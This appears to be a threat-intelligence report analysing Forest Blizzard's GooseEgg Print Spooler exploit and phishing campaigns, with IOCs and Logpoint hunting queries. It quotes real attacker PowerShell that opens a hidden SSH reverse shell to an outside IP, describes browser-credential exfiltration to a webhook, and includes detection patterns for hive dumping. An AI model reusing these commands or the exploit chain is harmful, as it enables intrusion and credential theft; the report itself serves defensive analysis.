


justice.exe binary information

DefragmentSrv.exe, yet another GooseEgg binary, was also a portable executable file compiled on Feb 04, 2022. While its execution code isn't present in the doit.bat script, DefragmentSrv.exe shares a similar string pattern and import hash (fad970fab2f0201b11457a2dd9912ec6) with justice.exe.



DefragmentSrv.exe binary information



Justice.exe - VirusToal Score


While analyzing the strings, similar to findings from **Microsoft**, we observed some peculiar strings such as "`\v%u.%02u.%04u`", "`MPDW-Constraints.js`", and a DLL file typically including the phrase "wayzgoose." Additionally, the "whoami" command, used as the fourth and final command, verifies the success of the exploit.

```
0x140027bb0 \\GLOBAL??\\
0x140027bd0 %s\\how to write secure code vol.%02u.pdf
0x140027c28 mydocument2
0x140027c40 XPS_PASS
0x140027c58 Software\\Classes\\CLSID\\{%s}
0x140027c90 Server
0x140027ca0 Software\\Classes\\PrOtOcOLS
0x140027cd8 hAnDlEr
0x140027ce8 ..\\..\\..\\..
0x140027d00 {%s}
0x140027d10 CLSID
0x140027d20 \r\ntry{ printTicket.XmlNode.load('%S://go'); } catch (e) {}\r\n
0x140027d60 function convertDevModeToPrintTicket(a, b, printTicket) {%s}
0x140027da0 function convertDevModeToPrintTicket
0x140027dc8 printTicket
0x140027dd8 \\prnms009.inf_*
0x140027df8 \\MPDW-constraints.js
0x140027e30 \\system32\\DriverStore\\FileRepository
0x140027e80 \\system32\\DriVerStoRe\\FiLeRePoSiToRy
0x140027ed0 prnms003.inf_*
0x140027ef0 prnms009.inf_*
0x140027f10 %s\\wayzgoose%02u.dll
0x140027f40 wayzgoose-lock.%08x%08x%08x%08x
0x140027f80 \\how to attribute binaries.pdf
0x140027fc0 mydocument1
0x140027fd8 C:\\ProgramData
0x140027ff8 \\v%u.%02u.%04u
0x140028018 Microsoft
0x140028030 Adobe
0x140028040 Comms
0x140028050 Intel
0x140028060 Kaspersky Lab
0x140028080 Bitdefender
0x140028098 ESET
0x1400280a8 NVIDIA
0x1400280b8 UbiSoft
0x1400280c8 Steam
0x1400280d8 ProgramData
0x1400280f0 ProgramData\\
0x140028110 \\_prologue_test_.txt
0x140028140 %s\\system32\\cmd.exe
0x140028170 /c %s\\system32\\whoami.exe /user /groups /priv > %s
0x1400281d8 vector too long
```

justice.exe - Strings

From the process tree, we can observe that justice.exe was executed by a batch script. It performed various activities related to disk operations and registries, such as accessing files and modifying registry configurations.


Process Tres - justice.exe



Process Tree: the Image loads, Disk, and Registry Operations by justic.exe


We found that justice.exe created a new folder in the “C:\ProgramData\Microsoft” directory and observed that the name of the embedded malicious DLL file typically includes the term "wayzgoose," such as wayzgoose06.dll and based on the compiler timestamp of the DLL, which appears to be April 24, 2019, it’s likely that Forest Blizzard’s has been using this exploit since 2019.

DLL compiled time




wayzgoose06.dll

This DLL, along with other malware components, is deployed to one of the installation subdirectories under C:\ProgramData. Furthermore, a specially crafted subdirectory is created with randomly generated numbers in the format string \v%u.%02u.%04u, serving as the installation directory.




The binary then proceeds to copy the following driver stores to this directory:

- C:\Windows\System32\DriverStore\FileRepository\prnms003.inf_*
- C:\Windows\System32\DriverStore\FileRepository\prnms009.inf_*



Justice.exe creates registry keys to establish a custom protocol handler and register a new CLSID, serving as the COM server for this "rogue" protocol. The exploit modifies the C: drive symbolic link within the object manager to direct it to a newly established directory ("C:\ProgramData"). Consequently, when the PrintSpooler attempts to access `C:\Windows\System32\DriverStore\FileRepository\prnms009.inf_amd64_a7412a554c9bc1fd\MPDW-Constraints.js`, it is rerouted to the actor-controlled directory containing the copied driver packages.

The “convertDevModeToPrintTicket” function within the "MPDW-constraints.js" file in the directory controlled by the actor undergoes a modification. Specifically, the following patch is applied:



This alteration to the convertDevModeToPrintTicket function triggers the invocation of the "rogue" search protocol handler's CLSID when RpcEndDocPrinter is called. Consequently, the DLL “wayzgoose.dll” is launched within the context of the PrintSpooler service with SYSTEM permissions. “wayzgoose.dll” serves as a basic launcher application capable of initiating other applications specified via the command line with SYSTEM-level permissions. This capability enables threat actors to execute additional malicious activities such as installing backdoors, lateral movement within compromised networks, and remotely executing code.

FOREST’S BLIZZARD’S OPERATION IN THE RUSSIA-UKRAINE WAR

Forest Blizzard has frequently been observed to employ spear-phishing campaigns. These campaigns distribute malicious payloads disguised as legitimate emails, often tricking victims into opening them. Forest Blizzard's diverse arsenal includes advanced tactics and techniques designed to achieve objectives that directly or indirectly benefit the Russian government.

According to the report from Ukraine's **CERT-UA**, Forest Blizzard had attacked a critical energy infrastructure facility in Ukraine. In this campaign, Forest Blizzard carried out a phishing attack. They had sent emails with spoofed sender addresses and links disguised as archives, such as "photo.zip." By clicking the link, you will download a ZIP file containing decoy JPG images as well as a malicious batch script named "weblinks.cmd."

Running the CMD file will open several decoy web pages, generate ".bat" and ".vbs" files, and launch a VBS file, which will then execute the BAT file. This will access the URL in "headless" mode with Microsoft Edge, resulting in the creation of a ".css" file on the computer in the "% USERPROFILE%Downloads" directory. It will later be moved to the "%PROGRAMDATA%" with the extension ".cmd", executed, and deleted.

Chain of Infection 1(source: CERT-UA)


Later, it was discovered that a CMD file executes the "whoami" command and transmits the result via an HTTP GET request made with the Microsoft Edge program in "headless" mode, which was downloaded to the computer.

TOR program is downloaded from the file[.]io file service onto the victim's computer. Subsequently, "hidden" services are established to reroute information flows through the TOR network to specific hosts within the local computer network, notably the controller domain (ports: 445, 389, 3389) and mail server (ports: 443, 445, 3389). Additionally, a PowerShell script is employed to extract the password hash of the account. This script initiates an SMB connection by opening a socket and utilizing the "net use" command.

At the same time, remote command execution is enabled via "curl" via the legitimate webhook.site service API. Persistence is maintained by creating scheduled tasks that execute a VBS script with a BAT file as the argument.

Chain of Infection 2 (source: CERT-UA)

In another Forest Blizzard phishing campaign, Cyber Operations involved the use of malicious archive files containing a lure PDF document exploiting the CVE-2023-38831 vulnerability.



When the archive is opened, the PDF appears to list Indicators of Compromise (IoCs), including domain names and hashes related to various malware strains such as SmokeLoader, Nanocore RAT, Crimson RAT, and Agent Tesla.

Activity	Type	IOC	Attribution
Network activity	domain	arkseven7003.ddns.net	Nanocore RAT
Network activity	domain	tadogem.com	Amadey
Network activity	domain	hghfe.cf	Loki Password Stealer (PWS)
Network activity	domain	doved.top	Mirai
Network activity	domain	dremmfyttrred.com	Silence
Network activity	domain	wexonlake.com	ROMCOM RAT
Network activity	domain	ahadedyokleylolfes3.net	Hydra
Network activity	domain	ahgoleesferyesneyses3.net	Hydra
Network activity	domain	vardosnedosnes.net	Hydra
Network activity	domain	blahadfurtik.com	NetSupportManager RAT
Network activity	domain	richa-sharma.ddnsa.net	Crimson RAT
Payload delivery	sha256	84ea8dc3885c28995d5c5f3c69c96b	SmokeLoader
Payload delivery	sha256	37550665c75acf1880e191263f6eda	SmokeLoader
Payload delivery	sha256	13125a49dfb2971f826397b0d06468	SmokeLoader
Payload delivery	sha256	50aaf03287b0e6f57de53663003cca	SmokeLoader
Payload delivery	sha256	b81cb346d82f480cfcb99112cfad4e0	SmokeLoader
Payload delivery	sha256	c1a18c3388e72dba050ac9cdbcb7a5	SmokeLoader
Payload delivery	sha256	3a4a8714b191d618e16eac20cb8c32	SmokeLoader
Payload delivery	sha256	2d5e2fcf7ef5d9180bef23b260cef8c4	SmokeLoader
Payload delivery	sha256	7ec02c57f746e6abb650023709b775	SmokeLoader
Payload delivery	sha256	9dcd0551edf5ce48afd68229d11e18	SmokeLoader
Payload delivery	sha256	f9ca2a64d4681a298575931631629b	SmokeLoader
Payload delivery	sha256	c591cdb45c7c078e16f8e985031012	SmokeLoader
Payload delivery	sha256	f713c2884427c77759395a37c3ca93	SmokeLoader
Payload delivery	sha256	4b694fa9bf594eabbdd77fbc039e2d	SmokeLoader
Payload delivery	sha256	627a1d5d9c8cd86ed5835fd27998a5	SmokeLoader
Payload delivery	sha256	06e27383bea8dc1b2e86c4d9ef169c	SmokeLoader
Payload delivery	sha256	5e27d100d429bf0c901635a751427(	SmokeLoader
Payload delivery	sha256	7107905bd48a3b97139a7af7b378f4	SmokeLoader
Payload delivery	sha256	754366acb89b43b49592583ab8038	SmokeLoader
Payload delivery	sha256	693c8ec0a0bd7200cdaaee4b7abe1e	SmokeLoader
Payload delivery	sha256	c2f95710ece8c278951b97b4a4ccbd	SmokeLoader
Payload delivery	sha256	3ebd93edf768b619f46af101d8ae60	SmokeLoader

However, due to the CVE-2023-38831 vulnerability, clicking on the PDF file triggers the execution of a BAT script.


From the script, we can observe a Private RSA Key is written to a file named "`rsakey`" located in the `/LOCAL/APPDATA/Temp` directory.

```
powershell -c "Set-Content -Path \"$($env:LOCALAPPDATA)\\Temp\\rsakey\" -Value \
"-----BEGIN RSA PRIVATE KEY-----
`{key}`n
-----END RSA PRIVATE KEY-----`n\""
```

This is followed by the second command, where the SSH key is used to establish a reverse shell, granting the attacker access to the targeted machine using the SSH tool, connecting to TCP port 443 at the IP address 216.66.35[.]145.

```
powershell -c "$port=get-random -Minimum 10760 -Maximum 11290;start-process ssh.exe
-windowstyle Hidden -ArgumentList \"-N -p443
root@216.66.35.145 -R 216.66.35.145:$port -i
$($env:LOCALAPPDATA)\\Temp\\rsakey
-oPubkeyAcceptedKeyTypes=ssh-rsa -oStrictHostKeyChecking=no\" -PassThru"
```


Following this command, we can observe obfuscated commands. To continue our analysis further, we have deobfuscated the command sequence.



From the deobfuscated script, we observed it extracts saved login data from Google Chrome and Microsoft Edge browsers. It reads the necessary files to get the encrypted login data and the encryption keys, decrypts the keys, and then sends the decrypted data to a specified webhook URL “hxxp://webhook.site/e2831741-d8c8-4971-9464-e52d34f9d611” using POST Request.

In another case, three weeks later after Russia invaded Ukraine, on March 18, 2022, Forest Blizzard sent the first known instance of an exploit using the CVE-2023-23397 vulnerability, targeting the State Migration Service of Ukraine. Despite Ukrainian cybersecurity researchers discovering the exploit and Microsoft publicly attributing its use to "a Russia-based threat actor" on March 14, 2023, when issuing a patch for the vulnerability, Forest Blizzard persisted in using this vulnerability as part of its targeting strategy.

Based on the **Palo Alto** report, Forest Blizzard attempted to exploit CVE-2023-23397 on October 11, 2023, targeting an account within the Montenegrin Ministry of Defense. The message was sent from an account the actors had established on a public mail service, portugalmail[.]pt. Successful exploitation would lead to results in a relay attack using Windows (New Technology) NT LAN Manager (NTLM).



Malicious task request sent to Montenegrin Ministry of Defense account (source: Palo Alto)

DETECTION WITH LOGPOINT

With the appropriate tools, organizations can gain improved visibility into their network and IT infrastructure. This enhanced visibility significantly increases the likelihood of detecting and responding to Forest Blizzard's attacks at any stage of infection.

Leveraging Logpoint's extensive query capabilities and user-friendly query language, security analysts can conduct targeted searches. These searches range from simple query searches to advanced aggregated, correlated, or regex-based searches. This empowers them to swiftly and accurately identify indicators of compromise associated with Forest Blizzard.

Required Log Source

1. Windows

a. Process Creation with Command Line Auditing should be enabled

b. Registry Auditing should be enabled

c. File System Auditing should be enabled to monitor object access, delete, and permission change

1. Windows Sysmon
2. Firewall
3. IDS/IPS

Hunting for Forest Blizzard Activities

As Forest Blizzard continues to pose a significant threat to high-profile organizations, organizations must take proactive steps to detect attacks in their early stages. While Forest Blizzard's post-compromise tools appear efficient in the first place, its execution leaves a lot of traces that we can use to hunt for Forest Blizzard's activities. We created queries to not only identify Forest Blizzard's activities but also give analysts a broader perspective for threat hunting and anomaly detection.

File Dropped in Suspicious Location

When "doit.bat" is executed, a new file named "servtask.bat" is created, and content is written in this file. Additionally, Forest Blizzard deploys malicious DLLs commonly named "wayzgoose.dll" or "wayzgoose06.dll," as well as driver store files “\prnms003.inf_” and “\prnms009.inf_” in the ProgramData directory. We can use the below query to hunt for any suspicious files dropped in writable directories.

```
1  norm_id=WindowsSysmon event_id=11
2  path IN ["C:\ProgramData*", "*\AppData\Local*", "*\AppData\Roaming*", "C:\Users\Public*"]
3  -"process" IN ["*\Microsoft Visual Studio\Installer\*\BackgroundDownload.exe", "C:
   \Windows\system32\cleanmgr.exe", "*\Microsoft\Windows Defender\*\MsMpEng.exe", "C:
   \Windows\SysWOW64\OneDriveSetup.exe", "*\AppData\Local\Microsoft\OneDrive*",
   "*\Microsoft\Windows Defender\platform\*\MpCmdRun.exe", "*\AppData\Local\Temp\mpam-*.exe"]
4  -file IN ["vs_setup_bootstrapper.exe", "DismHost.exe","*_PSScriptPolicyTest*.ps1"]
```

Grabbing Sensitive Hives via Reg Utility

From the above analysis, the script saves and compresses critical registry hives, `hklm\sam`, `hklm\security`, and `hklm\system`. We can use the below query to hunt for attempts to export a critical registry hive using the `reg.exe` tool.

```
label="Process" label=Create "process"="*\reg.exe"
command IN ["* save *", "* export *", "* ˢave *", "* eˣport *"]
command IN ["*hklm*", "*hkʟm*", "*hkey_local_machine*", "*hkey_ʟocal_machine*",
"*hkey_localˌ_machine*", "*hkey_ʟocaˌ_machine*"]
command IN ["*\system*", "*\sam*", "*\security*", "*\ˢystem*", "*\syˢtem*", "*\ˢyˢtem*",
"*\ˢam*", "*\ˢecurity*"]
```


Forest Blizzard creates a new registry key to generate a custom protocol handler and registers a new CLSID to serve as the COM server for this "rogue" protocol. We can use the query below to hunt for Forest Blizzard's registry activities.

```
label=Registry label=Set label=Value "target_object"="*\protocols\handler\rogue9742\CLSID"
|chart count() by host,"process", detail, target_object
```

Forest Blizzard's Schedule Task Activities

When the "doit.bat" script is executed, it creates a scheduled task named "WinSRV" to run servtask.bat as the SYSTEM user every minute. Subsequently, it also deletes the scheduled task. Therefore, we can use the below query to hunt for schedule task creation followed by schedule task deletion.

```
[label="Process" label=Create command="*schtasks*" command="*Create*" command="*/RU*"
command="*WinSRV*"] as S1
followed by
[label="process" label="create" command="*schtasks*" command="*delete*" command="*WinSRV*"]
as S2 within 2 minute on S1.host=S2.host
|chart count() by S1.host, S1.command, S2.host, S2.command
```



Exploitation of CVE-2023-23397

Forest Blizzard has primarily exploited CVE-2023-23397 and CVE-2023-38831. According to the report from **proofpoint**, Over 10,000 emails from a single provider were sent by the Forest Blizard to targets in the defense, aerospace, technology, government, and manufacturing sectors. Occasionally, smaller volumes of these emails also targeted higher education, construction, and consulting entities.

Therefore, it is crucial to hunt for exploitation attempts of **CVE-2023-23397**. When this vulnerability is exploited, Outlook initiates an outbound connection. Before initiating the connection, Outlook accesses the NetworkProvider registry, a step that is not performed during legitimate connections. Therefore, we can use the query below to hunt for such events.

```
norm_id=WinServer event_id IN [4656,4663] "process"="*\outlook.exe"
access="Query Key Value" object="*\REGISTRY\MACHINE\SYSTEM*Services\*"
object IN ["*WebClient\NetworkProvider","*LanmanWorkstation\NetworkProvider"]
```

Also, exploitation involves Outlook downloading an audio file; we can use the below query to hunt for such events.

```
label="Process" label=Create parent_process="\svchost.exe" "process"="\rundll32.exe"
command="davclnt.dllDavSetCookie" command=".wav"
```


When exploiting this vulnerability, svchost.exe spawns rundll32.exe to download and execute a payload from a remote server. We can use the below query to hunt for such events.

```
[label="Process" label=Create parent_process="*\svchost.exe"
"process"="*\rundll32.exe" command="*davclnt.dll*" command="*DavSetCookie*"
| process regex("(?P<ip_address>[0-9]{1,3}\.){3}[0-9]{1,3})", command)] as process_creation
followed by [label=Network label=Connection -destination_address IN HOMENET]
as network_connection within 5 minutes
ON process_creation.process_guid=network_connection.process_guid
```

Exploitation of CVE-2023-38831


The creation of a double file extension by WinRAR is the peculiar character of the CVE-2023-38831 vulnerability. We can look for the creation of a file with a double extension and a space by WinRAR, which could be a sign of exploitation of CVE-2023-38331.

```
label=File label=Create label=Overwrite path="*\AppData\Local\Temp\Rar$*"
|process regex("(?P<double_extension>(\.[a-zA-Z0-9]{1,4} \.[a-zA-Z0-9]{1,4}))", file)
|filter double_extension=*
|chart count() by "process", path, file, double_extension
```



It is uncommon and suspicious for file compressor tools like WinRAR to spawn Windows command shells such as cmd, PowerShell, etc., as child processes. After successfully exploiting the vulnerability, the malicious payload may spawn these processes to execute arbitrary code, such as downloading their second stage. Therefore, we can narrow down our hunting by looking for suspicious child processes spawned by WinRAR.exe.

```
label= "Process" label= Create parent_process="*\winRAR.exe"
"process" IN ["*\cmd.exe", "*\cscript.exe", "*\mshta.exe", "*\powershell.exe",
"*\pwsh.exe", "*\regsvr32.exe", "*\rundll32.exe", "*\wscript.exe"]
```

